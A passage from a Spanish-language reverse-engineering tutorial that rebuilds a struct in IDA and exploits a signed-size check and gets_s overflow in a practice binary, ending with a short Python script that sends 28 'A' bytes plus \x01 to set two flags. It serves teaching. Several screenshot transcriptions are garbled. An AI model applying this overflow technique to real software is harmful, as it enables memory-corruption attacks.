    if ( *(DWORD *)&_struct[1].Buffer[0] == -1718052970 )
        _struct[1].Buffer[4] = 1;
    return result;
}

```

Sigo trabajando.

The screenshot shows two windows from the Immunity Debugger interface. The top window displays assembly code:

```

00401060 ; Attributes: bp-based frame
00401060 ; int __cdecl sub_401060(MyStruct *_struct)
00401060 sub_401060 proc near
00401060     _struct= dword ptr  8
00401060     push    ebp
00401061     mov     ebp, esp
00401063     mov     eax, [ebp+_struct]
00401066     cmp     dword ptr [eax+18h], 99989796h
0040106D     jnz    short loc_401076

```

The instruction at address 00401066 is highlighted with a red box. A green arrow points from this instruction to the bottom window, which shows the memory dump for the same address range:

```

0040106F     mov     ecx, [ebp+_struct]
00401072     mov     byte ptr [ecx+1Ch], 1

```

Vemos que hay un campo más ya que está tratando de comparar el [EAX+0x18], lo cual no tenemos definido pues el último campo nuestro de MyStruct es 0x14 lo agregaremos.

The screenshot shows the Registers pane of the Immunity Debugger. It displays the structure definition for MyStruct:

```

00000000 MyStruct     struc ; (sizeof=0x18, mappedto_29) ; XREF: sub_401150/r
00000000             ; sub_401150/r
00000000 Buffer       db 16 dup(?)
00000010 numero       dd ?
00000014 c             dd ? ; XREF: enter+34/w enter+40/r
00000018 MyStruct     ends
00000018

```

The word "ends" is highlighted in yellow. The assembly pane above shows the instruction at address 00401066, which compares the value at [EAX+18h] (which corresponds to the undefined field at offset 0x18) against 99989796h.

Nos ponemos en la palabra ends y apretamos D hasta que se crea un nuevo campo DD DWORD.

The screenshot shows the Registers pane after pressing 'D' to add a new field. The structure definition for MyStruct now includes a new field:

```

00000000 MyStruct     struc ; (sizeof=0x1C, mappedto_29)
00000000             db 16 dup(?)
00000010 numero       dd ?
00000014 c             dd ? ; XREF: enter+34/w enter+40/r
00000018 Field_18      dd ? ; XREF: enter+34/w enter+40/r
0000001C MyStruct     ends
0000001C

```

The new field is named "Field\_18" and is of type dd (DWORD). The assembly pane above shows the instruction at address 00401066, which now compares the value at [EAX+18h] against 1 (the value stored in the new field).


Lo renombro a cookie.

```


00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/*   : create structure member (data/ascii/array)
00000000 ; N      : rename structure or structure member
00000000 ; U      : delete structure member
00000000 ; [ 00000010 BYTES. COLLAPSED STRUCT GUID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ;
00000000
00000000 MyStruct      struc ; (sizeof=0x1C, mappedto_29)
00000000 Buffer        db 16 dup(?)
00000010 numero       dd ?
00000014 c             dd ?          ; XREF: check+6/r check+17/r
00000018 cookie        dd ?          ; XREF: enter+34/w enter+40/r
0000001C MyStruct      ends
0000001C
00000000 ; [ 00000008 BYTES. COLLAPSED STRUCT _FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [ 00000008 BYTES. COLLAPSED UNION _LARGE_INTEGER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [ 00000008 BYTES. COLLAPSED STRUCT _LARGE_INTEGER;:$837407842DC9087486FDFA5FEB63874E. PRESS CTRI
00000000 ; [ 00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [ 00000008 BYTES. COLLAPSED UNION _SLIST_HEADER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [ 00000008 BYTES. COLLAPSED STRUCT _SLIST_HEADER;:$83AF6D9DC8E3B10431D79B304957BA29. PRESS CTRI
00000000 ; [ 00000004 BYTES. COLLAPSED STRUCT SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO EXPAND]

```

Vuelvo a la función y apreto T.



Vemos que hay otro campo más este es de un solo byte.



Así que volvemos a MyStruct y en ends apretamos D una vez y nos quedará un campo de un byte.

```

00000000 ; U - DELETE STRUCTURE MEMBER
00000000 ; [ 00000010 BYTES. COLLAPSED STRUCT GUID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ;
00000000
00000000 MyStruct      struc ; (sizeof=0x1D, mappedto_29)
00000000 Buffer        db 16 dup(?)
00000010 numero       dd ?
00000014 c             dd ?          ; XREF: check+6/r check+17/r
00000018 cookie        dd ?          ; XREF: sub_401060+6/r
0000001C Flag          db ?          ; XREF: sub_401060+6/r
0000001D MyStruct      ends
0000001D
00000000 ; [ 00000008 BYTES. COLLAPSED STRUCT _FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [ 00000008 BYTES. COLLAPSED UNION _LARGE_INTEGER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [ 00000008 BYTES. COLLAPSED STRUCT _LARGE_INTEGER;:$837407842DC9087486FDFA5FEB63874E. PRESS CTRI
00000000 ; [ 00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [ 00000008 BYTES. COLLAPSED UNION _SLIST_HEADER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [ 00000008 BYTES. COLLAPSED STRUCT _SLIST_HEADER;:$83AF6D9DC8E3B10431D79B304957BA29. PRESS CTRI
00000000 ; [ 00000004 BYTES. COLLAPSED STRUCT SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO EXPAND]

```

Lo renombré a flag para que coincida.

Volviendo a la función.

The screenshot shows two windows from the OllyDbg debugger. The top window displays assembly code:

```
00401063 mov     eax, [ebp+_struct]
00401066 cmp     [eax+MyStruct.cookie], 99989796h
0040106D jnz     short loc_401076
```

The bottom window shows the memory dump at address `0040106F`:

```
0040106F mov     ecx, [ebp+_struct]
00401072 mov     [ecx+MyStruct.flag], 1
```

A blue bracket highlights the value `99989796h` in the assembly comparison instruction, and a blue arrow points from it to the corresponding byte value in the memory dump window.

Sí cookie es igual a 0x99989796 luego pondrá flag de esa estructura a 1.

The screenshot shows three windows from the OllyDbg debugger. The top window displays assembly code:

```
00401060 ; Attributes: bp-based frame
00401060
00401068 ; int __cdecl desicion(MyStruct *_struct)
00401068 desicion proc near
00401068 _struct= dword ptr 8
00401068
00401069 push    ebp
0040106A mov     ebp, esp
0040106B mov     eax, [ebp+_struct]
0040106C cmp     [eax+MyStruct.cookie], 99989796h
0040106D jnz     short loc_401076
```

The middle window shows the memory dump at address `0040106F`:

```
0040106F mov     ecx, [ebp+_struct]
00401072 mov     [ecx+MyStruct.flag], 1
```

The bottom window shows the assembly code for the `desicion` function:

```
00401076 loc_401076:
00401076 pop    ebp
00401077 retn
00401077 desicion endp
00401077
```


A red bracket highlights the label `loc_401076` in the assembly code, and a red arrow points from it to the corresponding instruction in the bottom window.

Si por algún cambio que no se propagó bien se rompen las variables del main y no hicimos snapshot como me pasó a mí.

The screenshot shows two windows from the OllyDbg debugger. The left window displays assembly code for a function named `sub_401150`:

```
00401150 sub_401150 proc near
00401150
00401150 var_20= dword ptr -2Ch
00401150 var_28= byte ptr -28h
00401150 var_C= dword ptr -0Ch
00401150 var_8= byte ptr -8
00401150 var_4= dword ptr -4
00401150
00401150 push    ebp
00401151 mov     ebp, esp
00401153 sub    esp, 44h
00401156 mov     eax, __security_cookie
0040115B xor    eax, ebp
0040115D mov     [ebp+var_4], eax
00401160 mov     [ebp+var_C], 0
00401167 mov     dword ptr [ebp-14h], 0
0040116E mov     dword ptr [ebp-10h], 0
00401175 mov     [ebp+var_8], 0
00401179 mov     [ebp+var_20], 0
00401180 mov     dword ptr [ebp-34h], 0
00401187 mov     dword ptr [ebp-30h], 0
0040118E mov     [ebp+var_28], 0
00401192 lea    eax, [ebp-24h]
00401195 push    eax      ; struct
```

Voy al inicio de la función rota, y apreto U



Acepto y quedara asi

```

.text:0040114C align 10h
.text:0040114D add esp, 10h
.text:0040114E pop ebp
.text:0040114F retn
.text:0040114G sub_401120 endp
.text:0040114C ;
.text:0040114D align 10h
.text:0040114E unl 401150 db 55h ; U ; CODE XREF: start-7B1p
.text:0040114F db 88h ; Y
.text:00401150 db 0Ch ; S
.text:00401151 db 83h ; A
.text:00401152 db 05h ; E
.text:00401153 db 40h ; D
.text:00401154 db 0Ch ; S
.text:00401155 db 0Ah ; T
.text:00401156 db 0Bh ; I
.text:00401157 db 40h ; F ; OFF32 SEGDEF [_data,403004]
.text:00401158 db 30h ; O
.text:00401159 db 40h ; P
.text:0040115A db 0Bh ; R
.text:0040115B db 33h ; S
.text:0040115C db 0C5h ; V
.text:0040115D db 89h ; G
.text:0040115E db 45h ; E
.text:0040115F db 0FCh ; N
.text:00401160 db 0C7h ; I
00000950.00401150: .text:unk_401150

```

Luego en el mismo inicio apreto C.

```

.text:0040114C ;
.text:0040114D align 10h
.text:0040114E push ebp
.text:0040114F mov ebp, esp
.text:00401150 sub esp, 44h
.text:00401151 mov eax, __security_cookie
.text:00401152 xor eax, ebp
.text:00401153 mov [ebp-4], eax
.text:00401154 mov dword ptr [ebp-0Ch], 0
.text:00401155 mov dword ptr [ebp-14h], 0
.text:00401156 mov dword ptr [ebp-10h], 0
.text:00401157 mov byte ptr [ebp-8], 0
.text:00401158 mov dword ptr [ebp-2Ch], 0
.text:00401159 mov dword ptr [ebp-34h], 0
.text:00401160 mov dword ptr [ebp-30h], 0
.text:00401161 mov byte ptr [ebp-28h], 0
.text:00401162 lea eax, [ebp-24h]
.text:00401163 push eax
.text:00401164 call enter

```

Y luego click derecho CREATE FUNCTION.

```
00401150
00401150
00401150 ; Attributes: bp-based frame
00401150
00401150 sub_401150 proc near
00401150
00401150 var_44= MyStruct ptr -44h
00401150 _struct= MyStruct ptr -24h
00401150 var_4= dword ptr -4
00401150
00401150 push    ebp
00401151 mov     ebp, esp
00401153 sub    esp, 44h
00401156 mov     eax, __security_cookie
00401158 xor     eax, ebp
0040115d mov     [ebp+var_4], eax
00401160 mov     [ebp+_struct.cookie], 0
00401167 mov     [ebp+_struct.numero], 0
0040116e mov     [ebp+_struct.c], 0
00401175 mov     [ebp+_struct.flag], 0
00401179 mov     [ebp+var_44.cookie], 0
00401180 mov     [ebp+var_44.numero], 0
00401187 mov     [ebp+var_44.c], 0
0040118e mov     [ebp+var_44.flag], 0
00401192 lea     eax, [ebp+_struct]
00401195 push    eax             ; _struct
```

Ahora si quedo bien.

Viendo la representación del stack.

```
000000044 , frame size= 44, saved regs= 4, purge= 0
-000000044 ;
-000000044
-000000044 var_44
-000000027
-000000026
-000000025
-000000024 _struct
-000000007
-000000006
-000000005
-000000004 var_4
+000000000 s
+000000004 r
+000000008 ; end of stack variables
```

Vemos que después de cada estructura quedan tres bytes vacíos porque el último campo era uno de un solo byte y no hay más nada.

Solo quedaron mal los nombres de las estructuras, pero los cambiare como en el código fuente a pepe y juan.

```

int main(int argc, char *argv[])
{
    MyStruct pepe;
    MyStruct juan;

    pepe.cookie = 0;
    pepe.size = 0;
}

```

```

00401175 mov    [ebp+pepe.flag], 0
00401179 mov    [ebp+juan.cookie], 0
00401180 mov    [ebp+juan.numero], 0
00401187 mov    [ebp+juan.c], 0
0040118E mov    [ebp+juan.flag], 0
00401192 lea    eax, [ebp+pepe]
00401195 push   eax
00401196 call   enter
00401198 add    esp, 4
0040119E lea    ecx, [ebp+pepe]
004011A1 push   ecx
004011A2 call   check
004011A7 add    esp, 4
004011AA lea    edx, [ebp+pepe]
004011AD push   edx
004011AE call   desicion
004011B3 add    esp, 4
004011B6 lea    eax, [ebp+juan]
004011B9 push   eax
004011BA call   enter
004011BF add    esp, 4
004011C2 lea    ecx, [ebp+juan]
004011C5 push   ecx
004011C6 call   check
004011CB add    esp, 4
004011CE lea    edx, [ebp+juan]
004011D1 push   edx
004011D2 call   sub_401040
004011D7 add    esp, 4

```

Vemos que con juan hará lo mismo en enter y check que hizo con pepe, pero tiene una tercera función diferente, veamos que hace.


```

00401040 ; Attributes: bp-based frame
00401040
00401040 desicion2 proc near
00401040
00401040 arg_0= dword ptr  8
00401040
00401040 push    ebp
00401041 mov     ebp, esp
00401043 mov     eax, [ebp+arg_0]
00401046 cmp     [eax+MyStruct.cookie], 33343536h
0040104D jnz    short loc_401056
0040104F mov     ecx, [ebp+arg_0]
00401052 mov     [ecx+MyStruct.flag], 1
00401056
00401056 loc_401056:
00401056 pop    ebp
00401057 retn
00401057 desicion2 endp
00401057

```

Al apretar T en los campos, vemos que es similar a la función “desicion”, solo que la constante con que compara la cookie de juan es diferente en este caso 0x33343536.

O sea que la cookie de pepe debe valer 0x99989796 y la de juan debe valer 0x33343536 con eso ambos flags de cada estructura estarán a 1.



Vemos que para que llegue al chico bueno ambos flags deben ser 1.

Este ejercicio tiene muchas soluciones porque como la estructura juan está más arriba en el stack.

```

----- ; -----
-00000044 ; Use data definition commands to creat
-00000044 ; Two special fields " r" and " s" repr
-00000044 ; Frame size: 44; Saved regs: 4; Purge:
-00000044 ;
-00000044
-00000044 juan      MyStruct ?
-00000027      db ? ; undefined
-00000026      db ? ; undefined
-00000025      db ? ; undefined
-00000024 pepe     MyStruct ?
-00000007      db ? ; undefined
-00000006      db ? ; undefined
-00000005      db ? ; undefined
-00000004 var_4    dd ?
+00000000 s       db 4 dup(?)
+00000004 r       db 4 dup(?)
+00000008
+00000008 ; end of stack variables

```

Al hacer su gets\_s podríamos pisar todos los flags para que queden a 1 y de esa forma, con un solo overflow, poder pasar los chequeos, también se puede hacer en forma individual, pisando en cada gets\_s el flag y no es necesario pisar la cookie con el valor correcto, porque pisamos directamente el flag sin esperar que compare la cookie para que cambie el mismo.

Para pisar el flag tengo 16 bytes decimal, más 3 dwords o sea 12,

sería

$16 + 12 = 28$  bytes.

```

10000000 MyStruct      struc ; (sizeof=0x1D, mappedto_29) ; XREF: sub_401150/r
10000000
10000000 Buffer        db 16 dup(?)
10000010 numero        dd ? ; XREF: check+6/r check+17/r
10000014 c              dd ? ; XREF: enter+34/w enter+40/r
10000018 cookie         dd ? ; XREF: desicion2+6/r
10000018
1000001C flag           db ? ; XREF: desicion2+12/w
1000001C
1000001D MyStruct      ends ; desicion+12/w
1000001D

```

Sería

fruta= 28\* “A” + “\x01”

```
1 from subprocess import *
2 import struct
3 p = Popen([r'ConsoleApplication4.exe', 'f'], stdout=PIPE, stdin=PIPE, stderr=STDOUT)
4
5 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
6 raw_input()
7
8 primera="-1\n"
9 p.stdin.write(primera)
10
11 fruta= fruta= 28* "A" + "\x01" +"\n"
12 p.stdin.write(fruta)
13
14 primera="-1\n"
15 p.stdin.write(primera)
16
17 fruta= fruta= 28* "A" + "\x01" +"\n"
18 p.stdin.write(fruta)
19
20 testresult = p.communicate()[0]
21
```

Por supuesto a cada una de las estructuras hay que pasarle el -1 o el valor negativo que pase el check contra 0x10, y luego la fruta.

```
1 from subprocess import *
2 import struct
3 p = Popen([r'ConsoleApplication4.exe', 'f'], stdout=PIPE, stdin=PIPE, stderr=STDOUT)
4
5 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
6 raw_input()
7
8 primera="-1\n"
9 p.stdin.write(primera)
10
11 fruta= fruta= 28* "A" + "\x01" +"\n"
12 p.stdin.write(fruta)
13
```

pepe

Please Enter Your Number of Choice:

Please Enter Your Number of Choice:  
Genious you are the man

Process finished with exit code 0

Si debugueamos un poco, vemos el -1 que entra en el campo número de pepe.

```

00CD1010 ; char __cdecl check(MyStruct *_struct)
00CD1010 check proc near
00CD1010
00CD1010 _struct= dword ptr  8
00CD1010
00CD1010 push    ebp
00CD1011 mov     ebp, esp
00CD1013 mov     eax, [ebp+_struct]
00CD1016 cmp     [eax+MyStruct.numero], 10h
00CD101A jle    short loc_00CD1024

```

[eax+MyStruct.numero]=[Stack[0000322C]:0039FD38]  
dd 0FFFFFFFh

572,128) 00000416 00CD1016: check+6 (Synchronized with EIP)

```

00CD1024
00CD1024 loc_00CD1024:
00CD1024 mov     ecx, [ebp+_struct]
00CD1027 mov     edx, [ecx+MyStruct.numero]
00CD102A push    edx           ; Size
00CD102B mov     eax, [ebp+_struct]
00CD102E push    eax           ; Buf
00CD102F call    ds:gets_s
00CD1035 add    esp, 8
00CD1038 pop    ebp
00CD1039 retn

```

!F 00CD102F: check+1F (Synchronized with EIP)

Pasa el chequeo y llega al gets\_s y allí lee la fruta.

```

00CD1024 mov     ecx, [ebp+_struct]
00CD1027 mov     edx, [ecx+MyStruct.numero]
00CD102A push    edx           ; Size
00CD102B mov     eax, [ebp+_struct]
00CD102E push    eax           ; Buf
00CD102F call    ds:gets_s
00CD1035 add    esp, 8
00CD1038 pop    ebp

```

[ebp+\_struct]=[Stack[0000322C]:0039FD004]  
dd offset unk\_89FD28

Allí veo la dirección de pepe en mi máquina, luego de pasar por el gets\_s si voy allí.

```


Stack[0000322C]:0039FD26 db 0C2h ; -
Stack[0000322C]:0039FD27 db 74h ; t
Stack[0000322C]:0039FD28 unk_39FD28 db 41h ; A
Stack[0000322C]:0039FD29 db 41h ; A
Stack[0000322C]:0039FD2A db 41h ; A
Stack[0000322C]:0039FD2B db 41h ; A
Stack[0000322C]:0039FD2C db 41h ; A
Stack[0000322C]:0039FD2D db 41h ; A
Stack[0000322C]:0039FD2E db 41h ; A
Stack[0000322C]:0039FD2F db 41h ; A
UNKNOWN 0039FD28: Stack[0000322C]:unk_39FD28 (Synchronized with EIP)

```

x View-1

Allí veo la fruta que le envíe, si quiero convertir en estructura.

Apreto ALT mas Q



Elijo MyStruct.

```

?FD27 db 74h ; t
?FD28 stru_39FD28 db 41h, 41h; Buffer
?FD28 ; DATA XREF: Stack[0000322C]:0039FD04↑o
?FD28 db 41h, 41h ; Buffer
?FD28 dd 41414141h ; numero
?FD28 dd 41414141h ; c
?FD28 dd 41414141h ; cookie
?FD28 db 1 ; flag
?FD45 db 0
?FD46 db 0C2h ,

```

Veo los campos y que flag está ya pisado a 1 por el overflow, sin pasar por las otras funciones, sigo traceando.

Immunity Debugger Screenshot showing assembly, registers, stack dump, and memory dump.

**Assembly:**

```

00CD1069 desicion proc near
00CD1069
00CD1069 _struct= dword ptr  8
00CD1069
00CD1069 push   ebp
00CD1061 mov    ebp, esp
00CD1063 mov    eax, [ebp+_struct]
00CD1066 cmp    [eax+MyStruct.cookie], 99989796h
00CD106D jnz    short loc_CD1076

```

**Registers:**

EAX	0039FD28	Stack[0000322C]:\$
EBX	005B3000	TIB[0000322C]:005
ECX	00000000	
EDX	0039FD28	Stack[0000322C]:\$
ESI	74CC6314	ucrtbase.dll:74CC
EDI	74CC6308	ucrtbase.dll:74CC
EBP	0039FCFC	Stack[0000322C]:\$

**Stack Dump:**

[eax+MyStruct.cookie]=[Stack[0000322C]:stru\_39FD28+18]

**Memory Dump:**


00466 0039FD28: Stack[0000322C]:stru\_39FD28+18

db 41h, 41h	; DATA XREF: Stack[0000322C]:0039FD04t0
dd 41414141h	; Buffer
dd 41414141h	; numero
dd 41414141h	; c
dd 41414141h	; cookie
.....	; flag


00 00 00 00 00 00 00 00 00 ..... db  
00 00 00 00 00 00 00 00 00 ..... db 0  
00 00 00 00 00 00 00 00 00 ..... db 0C2h ; -  
00 00 00 00 00 00 00 00 00 ..... db 74h ; t  
CC CC CC CC CC CC CC CC UI8]+!!!!!!  
10 10 7E 08 6A 01 FF 15 UI8IE.3x...^!..

Vemos que compara cookie contra 0x99989796 y como no es igual no modifica el flag pero el mismo ya está a 1, así que no me importa.

Se repetirá el mismo proceso y llegamos a desicion2.



Entro traceando con F7.




EAX tiene el inicio de la estructura Juan veámosla.

```
ack[00003F98]:010FFC6A db 0Fh
ack[00003F98]:010FFC6B db 1
ack[00003F98]:010FFC6C db 41h ; A
ack[00003F98]:010FFC6D db 41h ; A
ack[00003F98]:010FFC6E db 41h ; A
ack[00003F98]:010FFC6F db 41h ; A
ack[00003F98]:010FFC70 db 41h ; A
ack[00003F98]:010FFC71 db 41h ; A
ack[00003F98]:010FFC72 db 41h ; A
ack[00003F98]:010FFC73 db 41h ; A
UNKNOWN 010FFC6C: Stack[00003F98]:010FFC6C
```

Allí también hago ALT mas Q para cambiarlo a estructura y elijo MyStruct.

```
10003F98]:010FFC68 db 6Ch ; l  
10003F98]:010FFC69 db 0FCh ; n  
10003F98]:010FFC6A db 0Fh  
10003F98]:010FFC6B db 1  
10003F98]:010FFC6C db 41h, 41h  
